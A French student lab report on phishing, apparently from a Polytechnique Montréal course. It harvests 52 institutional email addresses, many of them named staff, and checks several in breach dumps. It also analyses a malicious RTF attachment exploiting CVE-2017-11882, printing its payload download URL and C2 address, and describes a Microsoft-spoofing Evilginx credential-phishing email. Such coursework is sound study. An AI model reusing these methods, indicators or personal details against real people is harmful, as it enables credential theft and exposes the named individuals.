On peut aussi créer un compte LinkedIn et mettre des fausses informations nous concernant, comme ayant travaillé ou travaillant dans l'entreprise cible. Après avoir fait ça, on fait un bon nombre de demande de contact sur LinkedIn auprès des personnes qui ont la même description professionnelle (l'entreprise pour laquelle ils travaillent).

On pourrait aussi visiter la page LinkedIn, par exemple de Polymtl.ca, aller dans les employés et prendre une capture d'écran des photos de profils de quelques employés et faire une recherche grâce à des logiciels utilisant la reconnaissance faciale (AI) comme par exemple PimEyes.

### 3.1.2 Utiliser l'une des techniques proposées en 3.1.1 pour collecter au moins 50 adresses courriels valides de la communauté de Polytechnique Montréal. Expliquer la démarche et les hypothèses

Nous avons utilisé l'outil theHarvester, l'outil étant programmer en python peut être utiliser et installer partout (source : <https://github.com/laramies/theHarvester>) :

```
Read proxies.yaml from C:\Users\helma\theHarvester\proxies.yaml
*****
theHarvester
theHarvester 4.4.4
Coded by Christian Martorella
cmartorella@edge-security.com
*****
usage: theHarvester.py [-h] -d DOMAIN [-l LIMIT] [-s START] [-p] [-s] [--screenshot SCREENSHOT] [-v] [-e DNS_SERVER]
                      [-t] [-r [DNS_RESOLVE]] [-n] [-c] [-f FILENAME] [-b SOURCE]

theHarvester is used to gather open source intelligence (OSINT) on a company or domain.

options:
  -h, --help            show this help message and exit
  -d DOMAIN, --domain DOMAIN
                        Company name or domain to search.
  -l LIMIT, --limit LIMIT
                        Limit the number of search results, default=500.
  -s START, --start START
                        Start with result number X, default=0.
  -p, --proxies          Use proxies for requests, enter proxies in proxies.yaml.
  -s, --shodan           Use Shodan to query discovered hosts.
  --screenshot SCREENSHOT
                        Take screenshots of resolved domains specify output directory: --screenshot output_directory
  -v, --virtual-host     Verify host name via DNS resolution and search for virtual hosts.
  -e DNS_SERVER, --dns-server DNS_SERVER
                        DNS server to use for lookup.
  -t, --take-over        Check for takeovers.
  -r [DNS_RESOLVE], --dns-resolve [DNS_RESOLVE]
                        Perform DNS resolution on subdomains with a resolver list or passed in resolvers, default
                        False.
  -n, --dns-lookup       Enable DNS server lookup, default False.
  -c, --dns-brute        Perform a DNS brute force on the domain.
  -f FILENAME, --filename FILENAME
                        Save the results to an XML and JSON file.
  -b SOURCE, --source SOURCE
                        anubis, baidu, bevigil, binaryedge, Bing, BingAPI, bufferoverrun, brave, censys, certspotter,
                        criminalip, crtsh, dnsdumpster, duckduckgo, fullhunt, github-code, hackertarget, hunter,
                        hunterhow, intelx, netlas, onyphe, otx, pentesttools, projectdiscovery, rapiddns, rocketreach,
                        securityfills, sitedossier, subdomaincenter, subdomainfinder99, threatminer, tomba, urlscan,
                        virustotal, yahoo, zoomeye
```

La commande que l'on a utilisée :

```
python theHarvester.py -d polymtl.ca -l 200 -b yahoo
```

La commande signifie que l'on souhaite lancer le logiciel theHarvester pour le domaine (option -d) polymtl.ca, avec une limite d'information de 200 (option -l) et une source Yahoo (option -b)

On obtient la sortie suivante :



```

[*] Target: polymtl.ca
[*] Searching Yahoo.
[*] No IPs found.
[*] Emails found: 52
-----
1445740940-26286-1-git-send-email-simon.marchi@polymtl.ca
admission-conditionnelle@polymtl.ca
admission.baccalaureat@polymtl.ca
admission.certificat@polymtl.ca
admission.doctorat@polymtl.ca
admission.echanges@polymtl.ca
admission.etudessuperieures@polymtl.ca
admissionfrance@polymtl.ca
afe@polymtl.ca
aleksandra.pajak@polymtl.ca
annie.touchette@polymtl.ca
biblio@polymtl.ca
bourses.sep@polymtl.ca
daniel.therriault@polymtl.ca
etudes.ingenieur@polymtl.ca
etudiant.echange@polymtl.ca
firstname.lastname@polymtl.ca
frederic.lesage@polymtl.ca
frederick.gosselin@polymtl.ca
futur@polymtl.ca
genie.physique@polymtl.ca
gigl-es@polymtl.ca
gigl-technique@polymtl.ca
gigl@polymtl.ca
git@data.neuro.polymtl.ca
grs@polymtl.ca
ke.wu@polymtl.ca
magi@polymtl.ca
marie-josée.dionne@polymtl.ca
martin.levesque@polymtl.ca
maxime.thibault@polymtl.ca
mec-acces@polymtl.ca
mec-encadrement@polymtl.ca
mec-informatique@polymtl.ca
mec-urgence@polymtl.ca
moodle@polymtl.ca
nabil.chergui@polymtl.ca
olivier.henry@polymtl.ca
omar.hassan@polymtl.ca
phillip.rumsby@polymtl.ca
postmaster@polymtl.ca
regist-bacc@polymtl.ca
registraire-certificats@polymtl.ca
registraire@polymtl.ca
s.kena-cohen@polymtl.ca
sep-international@polymtl.ca
si-ser@polymtl.ca
srh@polymtl.ca
stephen.brown@polymtl.ca
tanya.alleyne@polymtl.ca
unumber@polymtl.ca
user_code@polymtl.ca
[*] Hosts found: 11

```

Comme on peut le voir ci-haut, on obtient 52 emails au total.

### 3.1.4 Vos adresses courriels sont-elles répertoriées dans des violations de données (dataleaks) ? Vérifier sur les services tels que Hunter.io, Haveibeenpwned, DeHashed, LeakCheck ou \_IntelligenceX.

On utilise le service intelligenceX. On utilise les filtres suivants :

Filters:

Darknet: Tor ✕
Darknet: I2P ✕
Leaks ✕
Leaks COMB ✕
WikiLeaks ✕
Public Leaks ✕
Dumpster ✕

Settings:

Sorted by Newest

Sur les 52 emails trouvés, nous avons testé :

- [aleksandra.pajak@polymtl.ca](mailto:aleksandra.pajak@polymtl.ca)

Aucun Résultat trouvé pour l'adresse ci-haut

- [annie.touchette@polymtl.ca](mailto:annie.touchette@polymtl.ca)

#### 4/21 Résultats obtenue pour annie.touchette@polymtl.ca:

Found 19 Text Files, 2 CSV Files

Billy.com 4.7kk.txt [Part 26 of 38]	2023-07-06 21:31:36
Full Data	
MailPass_Database_30kk_2021.txt [Part 25 of 223]	2023-06-26 14:08:31
Full Data	
17kk_new (08.05.23).txt [Part 110 of 137]	2023-06-26 13:37:53
Full Data	
verifications.io.rar/emailsrecords.bson.json_6.txt [Part 1376 of 1537]	2023-02-10 20:38:01
Full Data	


- [daniel.therriault@polymtl.ca](mailto:daniel.therriault@polymtl.ca)

#### 4/8 Résultats obtenue pour daniel.therriault@polymtl.ca:


sub2promotion.com.rar/sub2promotion.com.sql [Part 225 of 242]	2023-09-01 21:42:44
Full Data	
sub2promotion.com.rar/sub2promotion.com.sql [Part 221 of 242]	2023-09-01 21:42:41
Full Data	
sub2promotion.com.rar/sub2promotion.com.sql [Part 193 of 242]	2023-09-01 21:42:11
Full Data	
sub2promotion.com.rar/sub2promotion.com.sql [Part 186 of 242]	2023-09-01 21:42:08
Full Data	

- [frederic.lesage@polymtl.ca](mailto:frederic.lesage@polymtl.ca)

#### 4/8 Résultats obtenue pour frederic.lesage@polymtl.ca:



Si l'on essaie de raccourcir la liste des filtres on obtient des résultats avec la catégorie :



Cela nous montre qu'au moins 3 adresses sur les 52 ont leak.

### 3.1.5 Il est recommandé d'utiliser des environnements isolés (sandbox) pour l'analyse des liens et fichiers potentiellement dangereux. Utiliser les outils ci-dessous pour répondre aux questions.

Les captures d'écran dans les prochaines questions ont été faites à partir de VirusTotal pour la pièce-joint et PhishTool pour l'analyse du courriel.

#### 3.1.5 a) Repérer les signaux d'alerte indiquant que le courriel reçu est frauduleux et non légitime.

Les signaux d'alertes indiquant que le courriel reçu est frauduleux sont les informations demandées. Ce sont des informations que le service de bourse devrait pouvoir se les procurer sans que l'élève n'ait à les envoyer lui-même. Le service de bourse lui aurait limité demander de remplir un formulaire. Ensuite l'adresse mail de provenance peut montrer que le courriel est frauduleux.

#### 3.1.5 b) Si on décide de répondre à ce courriel, à quelle adresse la réponse sera-t-elle envoyée ?

On peut voir dans la capture d'écran ci-dessous que le mail provient du nom de domaine destroyer.com.ru. Si l'on devait répondre au mail, la réponse devrait être envoyée à l'adresse qui figure dans le MX record du domaine s'il a été configuré.

Rendered

HTML

Source

Search

1

Return-Path: <am.intrusion@gmail.com>

2

Delivered-To: maxime.gourceyraud@polymtl.ca

3

Received: from destroyer.com.ru (unknown [71.19.248.52])

4

by [information removed] (Postfix) with ESMTP id 4DZZ0g5hnCz5vMF

5

for <maxime.gourceyraud@polymtl.ca>; Tue, 9 Aug 2023 07:15:10 +0000 (UTC)

6

From: "Bourses aux superieures"<bourses.sup@polymtl.ca>

7

To: maxime.gourceyraud@polymtl.ca

8

Subject: Bourses automne 2023

9

Date: 08 Aug 2023 23:15:11 -0800

10

Message-ID: <20210208231511.B2A19DA7B4F9872F@united.com.sg>

11

MIME-Version: 1.0

12

Content-Type: multipart/mixed;

13

boundary="-----\_NextPart\_000\_0012\_16021DE4.1EB30607"

14

Nous avons essayé de chercher si le server possède un MX record mais on obtient la sortie suivante :

```

cyber@cyber-virtual-machine:~$ nslookup -type=mx destroyer.com.ru
Server:      127.0.0.53
Address:     127.0.0.53#53

Non-authoritative answer:
*** Can't find destroyer.com.ru: No answer

Authoritative answers can be found from:
com.ru
    origin = ns3-com.nic.ru
    mail addr = hostmaster.nic.ru
    serial = 304217
    refresh = 7200
    retry = 900
    expire = 2592000
    minimum = 3600

```

On peut voir qu'il ne trouve pas le domaine, On suppose que le domaine n'a pas configuré le MX record pour son server.


### 3.1.5 c) Quelle est l'adresse IP d'origine ? De quel pays provient cette adresse IP (géolocalisation) ?

On récupère l'adresse IP du serveur :

```
cyber@cyber-virtual-machine:~$ nslookup destroyer.com.ru
Server:          127.0.0.53
Address:         127.0.0.53#53

Non-authoritative answer:
Name:   destroyer.com.ru
Address: 178.210.89.119
```

Pour l'IP : 178.210.89.119 on a (Source : <https://www.ip-tracker.org/lookup.php?ip=178.210.89.119>) :

	IP Location Details
	<b>Continent:</b> Europe (EU)
	<b>Europe Area:</b> 10,180,000 km <sup>2</sup> (3,930,000 square miles)
	<b>Europe Density:</b> 72.9 per km <sup>2</sup> (188 per square mile)
	<b>Europe Population:</b> 750 million (the third largest population) - 9.8%
	<b>Europe Life Expectancy:</b> 81 years females & 75 years males
	<b>Country:</b> Russian Federation 🇷🇺 (RU)
	<b>National Motto:</b> No official/unofficial motto
	<b>Anthem:</b> State Hymn of the Russian Federation (adopted 2000)
	<b>Capital:</b> Moscow
	<b>ISP / Organization:</b> Jsc Ru-Center
	<b>AS Number:</b> AS48287 Jsc Ru-Center
	<b>Time Zone:</b> Europe/Moscow
	<b>Local Time:</b> 23:46:33
	<b>Timezone GMT offset:</b> 7200
	<b>Sunrise / Sunset:</b> 05:49 / 16:44

### 3.1.5 d) Combien de sauts le courriel effectue-t'il avant d'arriver au destinataire ?

Dans la capture d'écran ci-dessous, on peut voir le header du mail. Dans cet header on observe que le mail a été envoyé à deux dates différentes, cependant à chaque fois, le header n'est composé que d'une seule section Received et ne contient pas de parti X-Received. Nous avons donc supposé que le mail n'ait fait qu'un seul saut.

```

Return-Path: <am.intrusion@gmail.com>
Delivered-To: maxime.gourceyraud@polymtl.ca
Received: from destroyer.com.ru (unknown [71.19.248.52])
    by [information removed] (Postfix) with ESMTP id 4DZZ0g5hnCz5vMF
    for <maxime.gourceyraud@polymtl.ca>; Tue, 9 Aug 2023 07:15:10 +0000 (UTC)
From: "Bourses aux superieures" <bourses.sup@polymtl.ca>
To: maxime.gourceyraud@polymtl.ca
Subject: Bourses automne 2023
Date: 08 Aug 2023 23:15:11 -0800
Message-ID: <20210208231511.B2A19DA7B4F9872F@united.com.sg>
MIME-Version: 1.0
Content-Type: multipart/mixed;
    boundary="-----_NextPart_000_0012_16021DE4.1EB30607"

This is a multi-part message in MIME format.

-----_NextPart_000_0012_16021DE4.1EB30607
Content-Type: text/html;
    charset="iso-8859-1"
Content-Transfer-Encoding: quoted-printable

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN" "http://www.=
w3.org/TR/html4/loose.dtd">

Return-Path: <am.intrusion@intrusion.ru>
Delivered-To: maxime.gourceyraud@polymtl.ca
Received: from destroyer.com.ru (unknown [71.19.248.52])
    by [information removed] (Postfix) with ESMTP id 4DZZ0g5hnCz5vMF
    for <maxime.gourceyraud@polymtl.ca>; Tue, 9 Feb 2021 07:15:10 +0000 (UTC)
From: "Bourses aux superieures" <bourses.sup@polymtl.ca>
To: maxime.gourceyraud@polymtl.ca
Subject: Bourses Automne 2023
Date: 08 Aug 2023 23:15:11 -0800
Message-ID: <20210208231511.B2A19DA7B4F9872F@united.com.sg>
MIME-Version: 1.0

```

### 3.1.5 e) Quel type d'exploit est déclenché après l'exécution de la pièce-jointe chez la victime ?

L'exécution de la pièce-jointe va déclencher l'exécution d'un Trojan comme on peut le voir ci-dessous :

42

/ 60

42 security vendors and 2 sandboxes flagged this file as malicious

Reanalyze Similar More

5a31c77293af2920d7020d5d0236691adcea2c57c2716658ce118a5c9d4913

Size 11.46 KB

Last Analysis Date 5 days ago

RTF

urgent-pour-signature.doc

rtf malware cve-2017-11882 ole-control exploit executes-dropped-file cve-2017-0199

Community Score

DETECTION

DETAILS

RELATIONS

BEHAVIOR

COMMUNITY 15

Join the VT Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.

Popular threat label trojan.expl

Threat categories trojan

Family labels expl

Security vendors' analysis

Do you want to automate checks?

AhnLab-V3	RTF/Malform-A.Gen	ALYac	Trojan.GenericKD.64951256
Antiy-AVL	Trojan(Exploit)/OLE.CVE-2017-11882	Arcabit	Trojan.Generic.D3DF13D8
Avast	OLE:CVE-2017-11882 [Expl]	AVG	OLE:CVE-2017-11882 [Expl]
Avira (no cloud)	HEUR/Rtf.Malformed	BitDefender	Trojan.GenericKD.64951256
ClamAV	Rtf.Exploit.CVE_2017_11882-6584355-1	Cynet	Malicious (score: 99)
Cyren	CVE-2017-11882.D.gen/Camelot	DrWeb	Exploit.ShellCode.69
Emsisoft	Trojan.GenericKD.64951256 (B)	eScan	Trojan.GenericKD.64951256
ESET-NOD32	A Variant Of Generik.KQIKNIC	F-Secure	Exploit:W97M/CVE-2017-0199.B
Fortinet	MSOffice/CVE_2017_11882.A.exploit	GData	Trojan.GenericKD.64951256

À partir d'un document RTF il contactera plusieurs instances :

Contacted URLs (1)

Scanned	Detections	Status	URL
2023-08-22	9 / 90	404	http://seed-bc.com/juop4/plwr/mklo/rbn/jan2.exe

Contacted Domains (1)

Domain	Detections	Created	Registrar
seed-bc.com	10 / 89	2014-06-12	Internet Domain Service BS Corp

Contacted IP addresses (1)

IP	Detections	Autonomous System	Country
185.36.74.48	0 / 90	12874	IT

Execution Parents (1)

Scanned	Detections	Type	Name
2022-08-01	2 / 60	ZIP	factura.zip.zip

Dropped Files (3)

Scanned	Detections	File type	Name
✓ 2023-08-22	57 / 71	Win32 EXE	公FTPnBr的h.exe
✓ 2023-09-20	0 / 54	?	counters.dat
✓ 2023-10-01	0 / 60	HTML	Ahle-Sunnat-Wal-Jamaat-Books-In-Hindi-Pdf.p

Graph Summary

### 3.1.5 f) Quel est le CVE associe à cet exploit ?

D'après la capture d'écran ci-dessous, le CVE de cet exploit est CVE-2017-11882

Avast	⚠ OLE:CVE-2017-11882 [Exp]	AVG	⚠ OLE:CVE-2017-11882 [Exp]
Avira (no cloud)	⚠ HEUR/Rtf.Malformed	BitDefender	⚠ Trojan.GenericKD.64951256
ClamAV	⚠ Rtf.Exploit.CVE_2017_11882-6584355-1	Cynet	⚠ Malicious (score: 99)
Cyren	⚠ CVE-2017-11882.D.gen!Camelot	DrWeb	⚠ Exploit.ShellCode.69

## — Execution TA0002

### 🔍 Exploitation for Client Execution T1203

⚠ Exploits equation editor vulnerability CVE-2017-11882 or CVE-2018-0802 in MS Office.

### 3.1.5 g) Quel logiciel malveillant est téléchargé depuis l'internet suite à l'exécution du fichier ?

Dans la capture ci-dessous on peut voir que le fichier va faire une requête GET via http pour avoir un exécutable :

**HTTP Requests**

— http://seed-bc.com/juop4/plwr/mklo/rbn/jan2.exe

HTTP Method GET

**DNS Resolutions**

+ dns.msftncsi.com

+ seed-bc.com

**IP Traffic**

185.36.74.48:80 (TCP)

**Memory Pattern UrIs**

http://seed-bc.com/juop4/plwr/mklo/rbn/jan2.exe

D'après l'url il essaie de GET l'exécutable jan2.exe qui produit l'alerte ci-dessous :

⚠ Matches rule **ET POLICY PE EXE or DLL Windows file download HTTP** at Proofpoint Emerging Threats Open  
↳ Potential Corporate Privacy Violation


### Context for the matching alerts ⓘ

Source IP: 185.36.74.48  
Source port: 80  
Hostname: seed-bc.com  
URL: http://seed-bc.com/juop4/plwr/mklo/rbn/jan2.exe




### 3.1.5 h) Quelle IP et quel port sont utilisés pour la communication avec le serveur C2 ?

Comme on peut le voir dans la capture d'écran suivante, l'adresse IP est 185.36.74.48 et le port 80



### 3.1.5 i) Quel est le nom de l'exécutable qu'il dépose sur le disque après son exécution ?

Le nom de l'exécutable qu'il dépose sur le disque après son exécution est aro.exe d'après la capture d'écran ci-dessous



### 3.1.5 j) Quel groupe de ransomware est à l'origine de cette attaque ?


### 3.1.5 k) Quels indicateurs de compromission pertinents issus de cette campagne faut-il partager avec la communauté cyber ?

Les indicateurs de compromission pertinents issus de cette campagne :

- réception de mail contenant des informations précis concernant l'entreprise, comme par exemple les mails. Dans notre cas plusieurs mail ont été trouver sur des leaks
- Installation de logicielle non connue
- connexion http par un acteur inconnue de la machine ou du système
- requête vers un serveur inhabituel

## 3.2 Attaque - Mise en œuvre de campagnes d'hameçonnage


Pour cette attaque nous allons reprendre un mail publicitaire normale de Microsoft :



Nous avons changé le lien contenu dans la box bleu vers notre lien corrompu que l'on a obtenu avec Evilginx.

Par manque de temps nous avons pensé mettre en place une boîte mail grâce à notre nom de domaine et le server qui tourne sur notre instance AWS, mais par manque de temps et de connaissance dans le sujet nous avons simplement utiliser un email temporaire.

La méthodologie utiliser sera la même que pour la question 1.2. Nous avons créé un mail bidon pour notre attaque. A partir d'un vrai mail de Microsoft, nous avons créé le mail suivant en remplaçant le lien part le même lien utiliser dans la partie 1.2



Enfin il reste plus qu'à attendre que la cible lien et se connecte pour avoir les identifiants

Pour la réalisation de cette attaque nous nous sommes inspirés du lien suivant

<https://youtu.be/5qA6J6HetNs?si=mKHmEVhS2DBz4gTd>

Nous avons tenté de l'envoyer à l'adresse mail donner mais notre mail fut rejeté :

La réponse était :

Message rejected. See <https://support.google.com/mail/answer/69585> for more information.

----- Forwarded message -----

From: microsoftOffice <[microsoftsurface@gmail.com](mailto:microsoftsurface@gmail.com)>

To: "[am.intrusion@gmail.com](mailto:am.intrusion@gmail.com)" <[am.intrusion@gmail.com](mailto:am.intrusion@gmail.com)>

Cc:

Bcc:

Date: Wed, 18 Oct 2023 22:03:00 -0400

Subject: Optimisez votre productivité en connectant vos appareils entre eux

----- Message truncated -----

L'hypothèse que l'on a est qu'il est considéré comme un spam

## 4 Moyens de défense contre les campagnes d'hameçonnage

### 4.1 Moyens de prévention

#### 4.1.1 Quelles mesures peuvent être prises pour minimiser la collecte de numéros de téléphone et d'adresses courriels ? Justifier la réponse.

Pour minimiser la collecte non désirée de numéros de téléphone et d'adresses courriel, il est d'abord conseiller de ne pas divulguer d'informations de contact sans nécessité ou auprès de sources pas très fiables. Effectivement, moins notre information personnelle tourne sur le Web, moins on a de chance de se faire collecter son numéro de téléphone et son adresse courriel. Il est aussi recommandé de restreindre les autorisations des applications mobiles, en particulier celles demandant l'accès aux contacts afin d'empêcher les applications non essentielles de collecter et d'utiliser les données de contact. De plus, sensibiliser la communauté de Polytechnique Montréal aux risques liés à la divulgation d'informations de contact et aux pratiques de sécurité en ligne est une autre mesure.

<https://www.usatoday.com/story/tech/columnist/komando/2022/11/17/how-keep-cellphone-number-email-address-private/10663542002/>

#### 4.1.2 Pourquoi il est déconseillé de cliquer sur un lien ou d'ouvrir une pièce jointe sans l'avoir analysé dans une sandbox ? Quels risques encoure-t-on en procédant ainsi ?

Une des raisons pourquoi il est déconseillé de cliquer sur un lien ou d'ouvrir une pièce jointe sans l'avoir analysé dans une sandbox est que les liens et les pièces jointes peuvent contenir des logiciels malveillants, tels que des virus ou des ransomwares qui peuvent infecter la machine. De plus, les liens malveillants peuvent rediriger vers des sites d'hameçonnage pour collecter des données confidentielles. Aussi, il est possible que l'ouverture d'une pièce jointe lance un téléchargement automatique d'un logiciel malveillant qui peut changer des données sur la machine. Les sandbox, soit des environnements de test isolés, permettent aux usagers d'ouvrir des fichiers, de cliquer sur des liens ou pièces jointes sans affecter le système utilisé. Il est alors possible de limiter l'accès des données de l'utilisateur et des ressources sur le réseau. Les sandbox permettent donc de tester ces liens et pièces jointes, sans risquer de compromettre le système hôte.

<https://www.opswat.com/blog/what-is-sandboxing>

<https://www.techtarget.com/searchsecurity/definition/sandbox#:~:text=A%20sandbox%20is%20an%20isolated,to%20test%20potentially%20malicious%20software.>

#### 4.1.3 Comment Polytechnique Montréal pourrait prévenir l'usurpation de son nom de domaine ?

Polytechnique Montréal peut utiliser un certificat SSL valide pour son site Web. Polytechnique Montréal peut alors utiliser un nom spécifique pour son site Web. Cela permet aussi de crypter le trafic vers et depuis le site. Polytechnique peut aussi encourager ses étudiants et employés à enregistrer son site Web

dans leurs favoris de navigateur. En utilisant ces favoris pour accéder au site plutôt que de suivre des liens, on s'assure d'accéder toujours à l'URL légitime. Polytechnique pourrait donc envoyer un courriel à sa communauté pour les inciter à faire cette action. Utiliser les protocoles SPF, DKIM et DMARC pour le domaine de Polytechnique Montréal pour renforcer la vérification des courriels provenant de ce domaine. Polytechnique devrait aussi constamment sensibiliser ses étudiants et ses employés de Polytechnique aux risques d'usurpation de domaine afin que sa communauté soit bien informée sur le sujet.

<https://beaglesecurity.com/blog/article/domain-spoofing.html>

#### **4.1.4 Pourquoi il n'est pas recommandé de stocker ses mots de passe dans le navigateur ?**

